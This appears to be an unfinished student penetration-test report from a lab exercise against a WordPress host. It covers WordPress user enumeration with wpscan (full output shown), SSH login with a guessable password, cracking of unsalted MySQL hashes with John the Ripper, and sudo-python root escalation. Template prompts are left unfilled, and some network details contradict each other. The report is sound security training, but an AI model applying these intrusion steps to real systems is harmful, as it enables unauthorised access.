Final Engagement

Attack, Defense & Analysis of a Vulnerable Network


By: Richard, Stephen, Jared and Gerardo

Table of Contents

This document contains the following resources:

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range:
192.168.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.255

Machines
IPv4: 192.168.1.255
OS: Windows
Hostname: Hyper-V

IPv4: 192.168.1.90
OS: Linux
Hostname: Kali Linux

IPv4: 192.168.1.110
OS: Linux
Hostname: Target 1

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.


Vulnerability	Description	Impact
Username Enumeration	SSH into Michael's account because of his easy to guess password (“michael”).	Was able to gain access to MySQL which led to finding the passwords of the database users.
Using Unsalted Hash	The passwords extracted from MySQL were direct hashes.	Enabled the use of John the Ripper
Root Privilege Escalation	Exploited Steven’s python sudo privileges to escalate to root	Got full access to the database / Apache server

Exploits Used

Exploitation: Username Enumeration

Summarize the following:

- wpscan was used to enumerate the users



```
[+] http://192.168.1.110/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.8.18 identified (Latest, released on 2022-01-06).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: '-release.min.js?ver=4.8.18'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.18'

[i] The main theme could not be detected.

[+] Enumerating Vulnerable Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <=========================================================> (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up

[+] Finished: Sat Feb 26 10:35:42 2022
[+] Requests Done: 48
[+] Cached Requests: 4
[+] Data Sent: 11.297 KB
[+] Data Received: 284.802 KB
[+] Memory used: 206.945 MB
[+] Elapsed time: 00:00:04
root@Kali:~# 
```

- Steven and Michael were found to be users by brute-forcing author IDs
- These were located in 192.168.1.110/wordpress/wp-cron.php


Exploitation: Using Unsalted Hash

Summarize the following:

- How did you exploit the vulnerability? E.g., which tool (Nmap, etc.) or technique (XSS, etc.)? We exploited this vulnerability by using “john the ripper”
- What did the exploit achieve? E.g., did it grant you a user shell, root access, etc.?

-We achieve gaining Steven’s password.

- Include a screenshot or command output illustrating the exploit.



